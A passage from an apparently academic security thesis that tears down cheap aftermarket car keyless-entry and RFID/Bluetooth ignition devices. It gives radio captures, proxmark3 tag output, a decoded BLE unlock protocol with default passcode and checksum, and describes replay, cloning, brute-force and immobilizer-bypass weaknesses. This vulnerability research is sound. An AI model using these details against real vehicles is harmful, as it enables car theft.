Main	1110 1100 1110 1110 1110 0100
Reserve	1010 1110 0111 1010 1110 0100
Open	
Main	1110 1100 1110 1110 1110 0010
Reserve	1010 1110 0111 1010 1110 0010

Table 1 RKES #1 Remote output decoded

After looking at the workings of the device and analysing the normal usage, the device was opened up to look at the components inside. The receiver unit contained, as expected, 4 relays to allow the controlling of the external car circuit. Also found inside were some chips. The smallest one was marked with 480R and is a single chip ASK/OOK RF receiver IC. This chip indeed features a frequency range of 300MHz to 440MHz as was mentioned in the

product description and is only capable of receiving, confirming previous assumptions (Synoxo Inc., 2010). The second IC on the board is the ULN2003A which is an array of transistors. The last chip found on the board was a SH88F2051AL which is a microcontroller that handles the actual authentication and switching of the board.



Figure 10 RKES #1 inside receiver

Figure 11 RKES #1 inside remote

Inside of the remote, there is just one interesting component, the chip on the PCB. It is an eV1527 which is a 4-bit RF encoder (Sunrom Electronics, 2020). The datasheet mentions that the chip contains a pre-programmed code out of 1 million possibilities. Inside of the datasheet was also a chart corresponding to the output found using the recordings.



Figure 12 eV1527 output (Silvan Chip Electronics Tech.Co. Ltd.)

The chip inside of the remote was very well documented and turned out to be widely used for domotics. It also became clear that there are many chips alike, like the HS1527 (sui77, 2016). The 'learning key' remotes seem to be compatible with one another and all use the same encoding. This allows the user to buy any such type of remote and 'learn' it into the receiver in the car.

Device Weaknesses

Based on the outcome of the analysis, the weaknesses of the RKES device are elaborated on in this section. In terms of functionality, there are no serious drawbacks, everything works as advertised and the ease of use is just fine. In case a physical key gets lost, it is possible to unlearn it and obtain another key. Most features the device offers are optional and do not need to be connected (trunk release, siren, indicator lights, LED and automatic closing windows).

The first thing to notice, and at the same time a very important one, is that a fixed key is used. Every transmission is identical, making the device vulnerable to a replay attack. In such an attack, the attacker records the transmission made by the victim and replays this whenever he/she likes and is able to open/close the car anytime from that moment on. What is even worse, is that the close signal can be altered into an open signal by just changing the last 4 bits. This makes the device susceptible to any form of manipulation if an attacker only intercepts 1 transmission.

The interception of a transmission is also fairly easy because of the usage of domotics hardware. Software has been developed to easily note down the codes used by remotes to deploy them in domotics software. Using an SDR and a widely available tool like RTL_433 (merbanan) it is possible to run an almost plug and play solution to gain a key. Below in Figure 13 is an example of how the key would be visible by just using a piece of hardware of about 20 euros and an open-source tool. Also because of the wide usage of the same system in domotics, the likelihood increases that an identical key is transmitted by another device. This chance is quite substantial with only 1 million possibilities and 2 working codes.

```
Command Prompt - rtl_433.exe -G
        Consider using "-M newmodel" to transition to new model keys. This will become the default someday.
        A table of changes and discussion is at https://github.com/merbanan/rtl_433/pull/986.

Registered 128 out of 134 device decoding protocols [ 1-4 6-8 10-17 19-26 29-64 67-134 ]
Found Fitipower FC0012 tuner
Exact sample rate is: 250000.000414 Hz
Sample rate set to 250000 S/s.
Tuner gain set to Auto.
Tuned to 433.920MHz.

time      : 2019-10-30 10:35:37
model     : Generic Remote                        House Code: 44666
Command   : 225          Tri-State : XX1XZ1XX1X0Z

time      : 2019-10-30 10:35:37
model     : Generic Remote                        House Code: 44666
Command   : 225          Tri-State : XX1XZ1XX1X0Z

time      : 2019-10-30 10:35:37
model     : Generic Remote                        House Code: 44666
Command   : 225          Tri-State : XX1XZ1XX1X0Z

time      : 2019-10-30 10:35:37
model     : Generic Remote                        House Code: 44666
Command   : 225          Tri-State : XX1XZ1XX1X0Z

time      : 2019-10-30 10:35:37
model     : Smoke detector GS 558                 id        : 15091
unit      : 21           learn     : 0            Raw Code  : 875e75

time      : 2019-10-30 10:35:40
model     : Generic Remote                        House Code: 44666
Command   : 228          Tri-State : XX1XZ1XX1XZ0

time      : 2019-10-30 10:35:40
model     : Generic Remote                        House Code: 44666
```

Figure 13 RTL_433 recording of transmissions of the eV1527 remote

Another factor that may influence the car's security is the LED that is included. The LED is included to simulate an alarm system, but because of the type of LED used, it may become clear that the car is equipped with this system. It may also function as an indicator for a thief showing whether the car is locked. If the car has accidentally not been locked, this will easily become even more obvious.

The key-length is also a factor that is regarded as a weakness. With only 2^20 possibilities and by default 2 working keys, the system is susceptible to an exhaustive key search. A full analysis and exploit of this are given in chapter 4.2.1. Figure 14 and Figure 15 depict photos of an RKES #1 key. The code found on the back of the keys turned out to not be related to the key transmitted by the remote. In the factory, a set of keys was learned into the device. This number was merely in place to match this set of keys to the device.

Figure 14 Code on back of RKES #1 key

Figure 15 Front view of RKES #1 key

4.1.2 Remote Keyless Entry System #2

Device Description

The second device that was evaluated proved to be quite similar to the first device. This device is a Lanbo LB-402 but was not advertised by its brand name and costs about 10 euros (LB Car-E factory Store). It was also available in Dutch/European shops and the prices were about the same as the first device ranging from 20-50 euros (AutoWatch; TOGADGET).

In comparison to the previous device, this one lacked the LED connector and the 'siren' connector. The main unit of this device is smaller and there are fewer connections. The learning button and 'programming' switch have moved to the inside of the casing. This device comes with a more detailed manual which also explained the learning mode and the different setups for different types of cars. The instructions were still universal and for every car, the consulting of other resources for information would help significantly for installation. The manual also mentions 'Learning code' and '>1million' codes.

The biggest differences were found during the analysis. One part that was clear immediately was that this device and its remotes look different and the remotes cannot store the physical key within it. The manual of this device also notes that the frequency was 433.92MHz instead of the range given by the previous device.

Figure 16 Lanbo LB-402 Remote Keyless Entry System (LB Car-E factory Store)

Device Analysis

Since the device description is quite similar to previous RKES devices, similar properties are expected for this one. To confirm this theory, first the remote was opened and inside there was indeed the same chip (eV1527). The PCB is a bit different, but so far it all seems similar. Afterwards the receiver was opened, but this device is quite different on the inside. Instead of 4, there were only 3 relays, the PCB was about half the size, the 'learning button' was located on a normally inaccessible place and there were no jumper pins to set the timing.

The chips on the receiver are different than the previous device. It contains a 531R chip which is from the same manufacturer as the 480r from the previous device and has nearly the same specification (Synoxo Inc., 2020). What is mentioned in the datasheet is that the device also had the range of 300-450MHz which was not mentioned in the product description of the RKES. The ULN2003A array of transistors is also present. The last chip was actually blank in this device. In the previous RKES, this was a microcontroller and, in this device, it also should be to provide the functionality, but which microcontroller was used remained undetermined.



Figure 17 Lanbo LB-402 remote and receiver disassembled

Although everything seemed rather similar, the device was also hooked up to the test setup described in chapter 4.1.1 and the SDR was again set to record the transmissions. The transmissions again consist of 20 bits plus 4 bits indicating the buttons pressed. The transmissions of the remote are a bit different though. When a button is pressed, it would start sending the code, but when the button is released, it would immediately stop during the transmission. When starting the next transmission it would resume at the point where it had left off, starting with the remainder of a code. The time needed to lock/unlock was noticeably longer and the intermittent transmissions may have been of influence on this.



Figure 18 Audacity view of intermittent transmissions

Device Weaknesses

Since the RKES devices are so similar, they mostly also have the same weaknesses. This is also a good example to show that all devices of the 'learning code' type are susceptible to the same attacks. Like the previous device, this one is susceptible to a replay attack with just 1 intercepted transmission independent of the command.

The lack of the LED may be seen as a better practice than the previous device, this is however almost neglectable in relation to the usage of the fixed key. In chapter 4.2.1 Exploits - Fixed Key RKES, it turned out that this device needed 3 to 4 sequential transmissions before it would lock/unlock instead of the 2/3 needed by the previous device. This 'feature' does make the device a bit more resistant to brute-force attacks, the time needed to do so is still precarious.

4.1.3 RFID Passive Keyless Starter

Device Description

The RFID device described in this chapter is a bit different from the rest. It was advertised as another form of remote keyless entry, but on the arrival of the product it turned out the keyless entry functionality was missing and the device is actually a replacement for starting the car by turning the key. The device is often combined with the other remote keyless entry systems that are analysed in this thesis and are sometimes combined in a single device. Therefore, this device is also analysed like the other ones to extend the view of aftermarket add-ons to cars.

'Auto Car Alarm One Start Stop Engine Starline Push Button RFID Lock Ignition Switch Keyless Entry Starter Antitheft System' is the name of the listing of this device and cost about 30 euros from the Chinese webshop (Maozua). The device is also available from Dutch/European shops for about 40-80 euros (bol.com #2; Mijn-Voertuig.nl; Superfunk).

Figure 19 RFID Starter System (Maozua)

The installation of the RFID starter system somewhat resembles that of the previous devices. The biggest difference is the installation location and because of its functionality, it also is connected to different wires. The included manual is complete and also described the best practice to install the system by measuring continuity in different positions of the key. The

system offers a replacement for the ordinary car key and offers the same wires (OFF/Lock, ACC, ON, Start, a positive and ground lead). The device should also be connected to the foot brake switch to only allow starting when the brake pedal is pressed down. The installation manual recommends placing the RFID sensor around the key location and removing the keyhole. The Start/Stop button should also be connected and placed at a location preferred by the customer; suggested places are the existing keyhole location and on the dashboard.

In case an immobilizer is present, different solutions are offered per manufacturer but in this case, they advise to cut off the key standing out about 2 millimetres while it is inserted into the keyhole. In other cases, they have a special box where the original key is to be placed in, to satisfy the immobilizer. The functionality of the immobilizer, if present, is circumvented and replaced by the immobilizer functionality of the RFID device. The cut off key is also advised to bypass the steering lock.

The device works by holding the RFID chip close to the sensor and it will enter the ACC state for 30 seconds. After this, the start button can be used to enter the ON state by pressing the button. If the foot brake is pressed down and the start button is pushed the RFID system will attempt to start the car. If starting fails (by for example a cold old engine) the user may hold the start button to attempt to start for a longer period of time. Stopping the engine or exiting ON state can be done by again pressing the start button. If in ACC state nothing happens for 30 seconds, the system will lock again requiring authentication by the RFID key. All actions are communicated back to the user by the build-in speaker and the light on the start button.

Device Analysis

In the analysis of the RFID device, the working of the device has been validated against what is described in the manual. To test the device and confirm the state changes, the device was powered using a 12v power source and the connections made by the device were manually checked using a multimeter. The description above was correct and all functionalities worked exactly as described. After confirming the connections were made, all but the power leads were disconnected, because it was clear when the device changes its state due to the beep of the speaker and the clicking sound of relays.

The authentication by the RFID tag was tested and worked up until about 5 centimetres from the sensor ring. Entering the car and directly being able to press the start button is therefore not a realistic scenario. The placement of a key in the lock is merely replaced by holding a tag near the sensor ring. The foot brake safety measure could be bypassed by holding the start button for a longer time period. The operation of the device is clearly noticeable because of the sound it makes. There is a buzzing sound when the device is in a

locked state looking for RFID tags. Whenever a tag comes closer to the sensor ring, the sound changes but the pulsating sound every second remains the same.

Inside of the device, a rather similar setup as seen before in 4.1.1, and 4.1.2 can be found. There are 4 relays to switch the states of the car and a speaker to give the beeping feedback. The ULN2003A array of transistors is again present and there are 2 other chips on the board. One of them is marked LM358, which is an operational amplifier and the other has clearly been scraped off but, due to the functionality of the device, should be a microcontroller (Texas Instruments, 2019). The manual applies to 2 models: Q4A and Q4B. This device is the Q4A, but the Q4B also has a connector to link it to an RKES. On the PCB, the soldering points for this connector were found and are also functional.

The key for the RFID device operates on 125kHz and is a blue tag with a number imprinted. Both tags that come with the device had a different number on them and both allow one to unarm and start the car. To analyse what type of key this is, we used the proxmark3. It was programmed with the RRG /Iceman firmware and had a custom-made spool used as an antenna specifically designed for 125kHz (RfidResearchGroup). The proxmark3 is a handy tool because a lot of known RFID tags are supported by the firmware, allowing easy detection and out of the box communication with RFID tags. The proxmark3 is capable of both reading and writing of tags and also features a simulation mode for several classes of tags. This simulation mode makes the proxmark3 able to act as a tag with a specific configuration, which can be obtained previously or manually set. To use the proxmark3, only a computer with a terminal is required, all other actions are handled by the proxmark3 itself.

With the proxmark3 setup, the tag was presented and the 'lf search' command was given. With this command, the proxmark3 will search on 125-134kHz for known tag types. The following was the result:

```
proxmark3> lf search
NOTE: some demods output possible binary
  if it finds something that looks like a tag
False Positives ARE possible

Checking for known tags:

EM410x pattern found:

EM TAG ID      : 330052A769

Possible de-scramble patterns
Unique TAG ID  : CC004AE596
HoneyWell IdentKey [
DEZ 8          : 05416809
DEZ 10         : 0005416809
DEZ 5.5        : 00082.42857
DEZ 3.5A       : 051.42857
DEZ 3.5B       : 000.42857
DEZ 3.5C       : 082.42857
DEZ 14/IK2     : 00219048748905
DEZ 15/IK3     : 000876178236822
DEZ 20/ZK      : 12120000041014050906
]
Other          : 42857_082_05416809
Pattern Paxton : 862381417 [0x3366E569]
Pattern 1      : 13123462 [0xC83F86]
Pattern Sebury : 42857 82 5416809  [0xA769 0x52 0x52A769]

Valid EM410x ID Found!
Valid T55xx Chip Found
Try lf t55xx ... commands
```

Table 2 Proxmark output LF tag

The output shows that it is most probably an EM410x RFID tag and it identifies itself as '330052A769'. The proxmark3 immediately shows 'possible de-scramble patterns' of which one directly matches the code imprinted on the tag: DEZ 10: 0005416809. An EM4100 RFID transponder is a 64-bit Read-Only tag that holds a unique programmed ID of 10 hexadecimal digits (Priority 1 Design, 2007).

Device Weaknesses

Knowing what hardware is used in the RFID device makes it clear what the possible weaknesses are by using this device. The first issue of this device is the recommended means of installation. All the wires of the ignition key slot are to be redirected to the relays of the device and any existing system must be either disabled or bypassed in order to use this system. The manual explicitly describes the act of bypassing and gives the following 'solution':

The original car is equipped with a steering wheel lock and a chip anti-theft model, and the modified one-button start must lift the original car direction.
Disk locks and chip security can be used normally.

Remove the steering wheel lock method: as shown in Figure 2, the key embryo into the keyhole to turn off the ON file saw.

Relieve the chip anti-theft method: as shown in Figure 3 the original car remote control (the original car remote control chip removed) and

The induction coil at the lock of the original car is tied together and installed in the instrument panel.

Figure 20 Immobilizer bypass RFID (Giordon Official Store #2)

The existing security measures must be disabled in order to make it work. This includes the starter key, steering lock and if present the immobilizer. Instead, this device will function as the immobilizer. Leaving the security of this device aside, these actions attribute to the possibility of hotwiring the car with the plug that goes into the device. The actions the RFID device undertakes is simply toggling some relays and these actions can also be done by hand. Thus, in order to support the normal functionality of the device, the controller should be very well hidden inside of the vehicle and achieving physical access to it should deliberately be hampered. Even in this scenario, a transponder allowing one to disable the immobilizer is present within the vehicle and the ECU can be successfully authenticated against (CarBike Tech).

Another issue with this device is the tag that is used to disarm the vehicle. The EM4100 tag is a fixed key tag and is therefore easy to clone. A positive quality of this tag in regard to the RKES remotes is that the range of the tag is only a few centimetres whereas the RKES remotes have a range of 50+ metres. However, if an attacker has physical access to the tag for only a very brief moment, he/she will be able to read the tag and spoof it later on (RfidResearchGroup). This brief moment of physical access can occur in case the key is laying around, but more importantly also just by walking by or standing next to someone, for example in an elevator (proxmark, 2012). The electronics needed to read this type of tag can be bought for about 5 euros and the spoofing of a tag can be done using e.g. a proxmark3, which can be purchased for 35 euros nowadays. This makes the device very susceptible to attacks, which can just be performed using cheap consumer-grade hardware and a modest level of knowledge.

On the tag is a code imprinted which is derived from the HEX ID, which in turn can be reproduced using the code printed on the key. It will result in only the last 8 hexadecimal digits of the ID, but typically the first two digits are the same for a whole series of keys since they are the vendor/version numbers. Even if the vendor/version IDs are not known, it would still take only 256 attempts before the correct one is found and the device would unlock. The number printed on the key may be obtained by, for example, a keychain laying on a table, and an attacker seeing it, or specifically using a zoom camera to photograph it from a distance.

The EM4100 only has 16777216 possible codes, excluding the vendor/version ID. This would make the system susceptible to an exhaustive key search as well. The key searching functionality of the proxmark3 with a set of 400 keys already takes 8 minutes 30 seconds. This means that 1 attempt takes approximately $\frac{400}{8*60+30} = 1.275$ seconds. In case the vendor/version ID is known with certainty, the search would take $16777216 * 1.275 \approx 21390950$ seconds ≈ 5942 hours ≈ 250 days for just a single range (e.g. 31xxxxxxxx). If we assume that the vendor/version ID may be different, an exhaustive key search is not a viable attack vector. For the scenario given above where the vendor/version ID is the only unknown variable, the attack becomes viable. In that case, it will take approximately 10 seconds and at most 6 minutes to try every possible value. In light of the possibility of hotwiring, the act of carrying out the key search attack in practice has further been left alone.

4.1.4 Bluetooth LE Remote Keyless Entry

Device Description

The first Bluetooth device is a 'Giordon MP686' which is a remote keyless entry system working via the Bluetooth protocol. It is controlled by a mobile phone app that communicates to the Bluetooth device built into the car. This basic version does not have a spare key or code to open it. The device was bought from a Chinese webshop for about 20 euros (Giordon Official Store). It could not be found in any Dutch webshops, but it is available through other international shops like Amazon and eBay for about 35 euros (Amazon; eBay).

This device only has the opening/closing of the car functionality. Other models from the same manufacturer use the same app/communication and also include remote starting functionality (Giordon Official Store #2). The wiring is similar to previous devices where 2 wires are used to connect to the central locking and 2 additional wires are in place for the trunk and the turning lights. The device itself is smaller than those described previously and also only features a reset button apart from the wiring.

Figure 21 Bluetooth Keyless Entry (Giordon Official Store)

Usage is fairly simple, after the device is connected to the car, a Bluetooth connection needs to be set up through the app. In the app a possibility is present to change the name of the Bluetooth device and the authentication key. Opening or closing the car can be done by pressing the corresponding buttons in the app. Opening the trunk or flashing the lights to find the car is performed likewise. What is different from the previous RKES is the PKES functionality which can be enabled in the app. The car will automatically lock/unlock based on the signal strength of the mobile phone with regard to the Bluetooth device. It is also possible to enable the 'shake to lock/unlock' function which requires the user to shake his

phone to send the lock/unlock signal to the car allowing this to happen without any interaction with the touch screen.

Because the device disables no other resources of the car, it is possible to add it as a modular unit to for example the first RKES with a remote car key. Having multiple systems at once may provide a remote backup if for example your phone battery is empty or the app is not running.

Device Analysis

To test this device, it is connected to a 12v power source and the app is installed on an Android phone. After the device is powered on, the app was started and asked for 'Owner's name', 'Phone number' and 'Car Number plate'. After filling these out, the Bluetooth search starts and the device immediately shows up as 'MP913i' with the MAC address '78:91:66:46:38:4E'. The name of the device was remarkable since the device should be an MP686 which is very clearly printed on the device itself, the box it comes in and the advertisement description. In the next screen, the app asks for the device password and the default password of '000000' is entered. On the main screen of the app, the Bluetooth logo changes from red to green indicating that it connected successfully and authentication had taken place.

Every time the lock or unlock buttons are pressed in the app, the relay inside of the device could be heard indicating that the device functions as expected. The app itself gives feedback by showing the state of the car and when a button is pressed, a corresponding sound is played. The other tabs of the app provide some information about the company Giordon, an empty news page, and a settings page. In the settings page, it is possible to enable the 'Auto Unlock' functionality, the 'Shaking switch lock' functionality, connect to another car, change the device name, change the device password and change the licence plate.

Changing the name and password works as expected and trying to connect with the previous or a wrong password indeed yields an error and the connection was not made. What data is provided for the 'Owners name', 'Phone number' and 'Car number plate' did not seem to matter, but configuring a passcode containing characters beyond numbers renders the device dysfunctional and requires it to be reset. The device only broadcasts its name when no phone is connected and does not allow simultaneous connections. It is possible to have multiple phones set up, but only one will work at a time.

To look at the components inside, the casing needs to be destroyed because the case is welded together. On the PCB are 1 relay, a switch, a jumper, a chip and a soldered-on board. The switch is accessible from the outside through a hole. The jumper is not documented and is hidden inside. The chip on the PCB is the ULN2003A, an array of transistors, which by now has been found in all devices. To find the soldered-on board was a bit surprising, it seems like a development board had been put on. The board contains some parts that were

clearly in place to supply the device of Bluetooth functionality. Because the main PCB did not contain any microcontrollers, the microcontroller on the soldered-on board should be the one taking care of both Bluetooth connections and the rest of the functionality.

Figure 22 Giordon BLE RKES components

The microcontroller on the soldered-on board was marked with 'SH87F8801Q'. What is remarkable is that there is no information about the microcontroller to be found through Google and even Baidu only gave 8 results about the chip. Digging into those results a reference was found that this microcontroller is produced by a company called SinoWealth (msl0514, 2020). On the company's website, there is no reference for the device, but a deep search into Baidu eventually yielded a datasheet confirming that it is a low power 32-bit microcontroller with Bluetooth functionality (Sino Wealth, 2016).

To gain insight into the communication of the device, an Android smartphone, and a Bluetooth 5.0 adapter are used. The Android smartphone is needed for normal usage of the Bluetooth device and is used as a recorder for the communication between the phone and device. At first, the communication of the Android app is recorded by enabling the developer tools on the phone. When the chipset supports this, the 'enable BluetoothHCI snoop log' function logs all the Bluetooth packets sent and received by the controller (Android Open Source Project). Subsequently, all the possible actions of the app are executed and written down in order to find packets corresponding to these events in the log later in the analysis.

The Bluetooth recordings are imported into Wireshark, which is capable of handling the Bluetooth protocol and more importantly, has the capability to read a HCIdump created by the Android device (Wireshark). After filtering the logs for the actual communication, the following commands surfaced:

Authentication:	cd 0a 00 [key] [checksum]
Change key:	cd 0b [old key] [new key] [checksum]
Change name:	cd 0c [new name] [checksum]
Command: Open	cd 0d c2 [checksum]
Close	cd 0d c1 [checksum]
Trunk	cd 0d c3 [checksum]
Flash alarm	cd 0d c4 [checksum]
Start/Stop	cd 0d c5 [checksum]

Table 3 BLE commands

The checksum is calculated by adding all bytes and taking the result modulo 100. So, in case of the open command it is: $CD + 0D + C2 \bmod 100 \equiv 9c$ and the full command would be: 'cd 0d c2 9c'. The keys are sent as ASCII characters corresponding to e.g. 0='30' and 5='35'. An authentication command with the key '000000' would then be: 'cd 0a 00 30 30 30 30 30 30 f7'. The name command also uses the ASCII characters (ANSI, 1967).

At the same time, data is sent back to the phone which confirmed the commands being executed:

Successful Authentication:	cd 0a 00 a2 79
Closed successfully:	cd 0d c1 00 9b
Opened successfully:	cd 0d c2 00 9c
Trunk opened successfully:	cd 0d c3 00 9d
Flash alarm successfully:	cd 0d c4 01 9f
Start/Stop successfully:	cd 0d c5 01 a0
Confirm new name:	cd 0c 00 d9
Confirm new passcode:	cd 0b 00 d8

Table 4 BLE Feedback

The log consists mostly of Received Signal Strength Indicator (RSSI) requests because these are used to determine whether the device should auto-lock/unlock. It gives a good insight into the working of the device and was used for the next step of analysis with a PC.

The Bluetooth adapter connected to a PC is used to analyse and explore further features of the Bluetooth device and test theories. For Bluetooth communication from the PC, the BlueZ suite (Official Linux Bluetooth protocol stack) is used (Bluez Project). A self-compiled version with extra functionality and tools enabled is used because, by default, in most distributions, the package-manager-maintained version has these disabled because of stability issues. The extra enabled functionalities included the ability of changing the MAC address, directly communicating with a Bluetooth LE device and altering the communication.

Connecting to the device could be done using the command 'sudo gatttool -i hci0 -b 78:91:66:46:38:4e -I'. This opens an interactive session with the BLE device and uses the primary Bluetooth adapter. After the session has opened, it was possible to connect to the device without any form of authentication. After 20 seconds without successful authentication, the device drops the connection, but reconnecting is no problem. When connected to the device, it is possible to read the 'registers' of the BLE device. In these registers, it is possible to identify fields called 'handles' containing the name of the device and the manufacturer. But what is more interesting was that the handles containing the last given command and the feedback handle are also accessible. In Appendix I, an example of the output is given.

After connecting, it is possible to write data to some of the handles for the duration of 20 seconds and when connecting with another device, these remain readable. Combined with the data acquired before from the HCIdump, the following handles were found to be interesting and writeable:

0x001b: The handle where the feedback appears
0x001c: If the handle is set to 0100 the feedback function is enabled
0x001e: The handle where commands are given

Table 5 BLE Writable Handles

Knowing the authentication code set for the device, after connecting using the command stated previously, if the authentication command is written to 0x001e, the device does not disconnect after 20 seconds confirming that it has successfully authenticated. There is however no feedback after just giving this command. After diving deeper into the HCIlog files in Wireshark, it was found that setting the handle 0x001c to 0100 enables the feedback function and allows the client to determine whether the command was accepted.

The APK file was also analysed in the process of determining the workings of the device. Analysing the Android APK file has been done by using a combination of Android Studio (Google Developers), APKtool (Wiśniewski & Tumbleson), bytecodeviewer (Konloch) and APKStudio (Pandey). By creating multiple decompiled versions of the APKs a near original project can be reconstructed allowing views of smali and java code. An attempt has been made to rebuild the APK while it had been fully decompiled, this process was discontinued when the gatttool authentication was uncovered. The decompiled versions do however, substantially contribute to the understanding of the device.

In the 'source code', there are some peculiarities that are worth mentioning. First of all, it includes a complete implementation of AES, which is not used in the rest of the code (Appendix I AES). Secondly, the app sends a lot of information about the user to a cloud server specifically set up for this application (Appendix I User Upload). The user information includes the IMEI, phone model, registered number plate, city and username. The information does not contain the passkey set to unlock the car.

Device Weaknesses

At first glance, the device seems to function quite well and it requires authentication before it will work. There are however quite some features that are not designed securely. Firstly, the device is always broadcasting its SSID and if it has not been changed by the user, this directly indicates what device it is. If the SSID has been set, the device can still be identified by its MAC address which reveals its manufacturer. The broadcasting also allows an attacker to accurately determine where the device is located and match it to a vehicle due to the signal strength (RSSI).

The biggest problem with this device is that it allows anyone to connect without authentication. After connecting, someone will have 20 seconds to analyse what features the device has and also read out all the handles. In one of those handles, the last sent command can still be present and inspected by the attacker. Although unlikely, it is possible that the authentication command remains in the handle and is therefore exposed. This is unlikely because a user usually only authenticates to open/close the car, which immediately causes the stored authentication command to be overwritten.

Another point of attention is the actions performed by the device when a wrong password has been entered. After a wrong password attempt, a user can 'just try again' over and over again. With just 10^6 possible passkeys, the system is very vulnerable for exhaustive key search. Also, the passcode is set by default to '000000' and the app does not suggest to the user to change it. So, if a user installs the device, and does not navigate to the settings in the app, it will remain on the default passcode. And then even if a user sets the passcode, they generally tend to use 'easy' to guess ones rather than random ones (Datagenetics, 2012; Greig, 2018).

4.1.5 Waeco Remote Keyless Entry

Device Description

The next device that is investigated is the Waeco MagicTouch MT-200. It was bought at a European/Dutch shop and costs about 100 euros (Conrad). The device is advertised as a universal radiographic remote keyless entry system and is, in terms of functionality, similar to the RKES devices previously discussed. The description mentions the device is 'protected by code hopping and this gives a good level of security against copying'. The package includes the central unit, a vehicle-specific set of cables and 1 remote.

After receiving the item, the vehicle-specific set of cables did not resemble the advertised image. This may be because of the model ordered, but there are 2 types of cables for this device. The universal type delivered comes with special clips to click the new wires into the existing wiring without using any special tools. This allows more convenient installation and the instructions mention which of the existing wires should be used to connect the remote keyless entry device. The other type of cable, shown in the listing, is an adapter type that allows the device to be installed without any modification to the car. The plug connecting the door electronics, such as the speakers and window button, to those of the car should be unplugged, and this adapter should be placed in between, allowing the RKES device to be installed, and the original wiring preserved.

Furthermore, it is mentioned in the description that the device offers 'maximum security against copying by automatic hopping codes (4.3 billion codes)'. Also, apart from the remote included, 4 other remotes can be added to the system and the range should be about 20 meters.

Using the device is fairly straightforward: locking by pressing the lock button and unlocking by pressing the unlock button. The remote also offers a 'SET' button. This button is used in the learning procedure when a new remote is to be added to the device. To learn a new remote, the device has to be set into learning mode. According to the manual, this should be done in the following way:

To switch to learning mode: ➤ Use a hand-held transmitter to unlock the vehicle. ➤ Take a seat in the vehicle and leave the door open. ➤ Schalten Sie die Zündung ein. ➤ Press and hold down the “SET” button on a hand-held transmitter already paired. ➤ Switch the ignition off. ➤ Release the button. ✓ The hazard lights flash 10 times and then remain lit. ✓ The system is now in learning mode.

Table 6 Waeco learning mode (Waeco, 2011)

In learning mode, all remotes that are to be used with the device should be learned (again). By pressing the set button on the remote, that remote is learned into the device and this is confirmed by the indicator lights turning off for 2 seconds.

The manual also mentions that the system operates at 433.92MHz

Device Analysis

At first, the device was hooked up to the test setup from chapter 4.1.1, powering the device with 12v and measuring when it switched the car open or close signals. Unlike the devices described previously, the Waeco was made car specific and therefore the car specific instructions did not explain the functions of the wires but only where they should be connected to. By measuring with a multimeter, the diagram from the manual and using the colours of the wires, the following pinout was deduced.

1						
		🔒	🔓	15 (+12 V)	🚗	🚗
Ka	98 – 08	ws/vt	ge/sw	sw	bl	bl/rt
Fiesta	96 – 97	ws/sw	ge/vt	gn	bl	bl/rt
Fiesta	97 – 99	ge/sw	ws/vt	gn	bl	bl/rt
Fiesta	00 – 02	ge/rt	ws/rt	gn	bl	bl/rt
Mondeo	93 – 94	ws/sw	ge/vt	gn	bl	ge
Mondeo	94 – 96	ws/bl	ge/gn	gn	bl	ge
Mondeo	96 – 97	ws/sw	ge/vt	gn	or/bl	or/ge

Figure 23 Connection scheme Waeco Manual (Waeco, 2011)

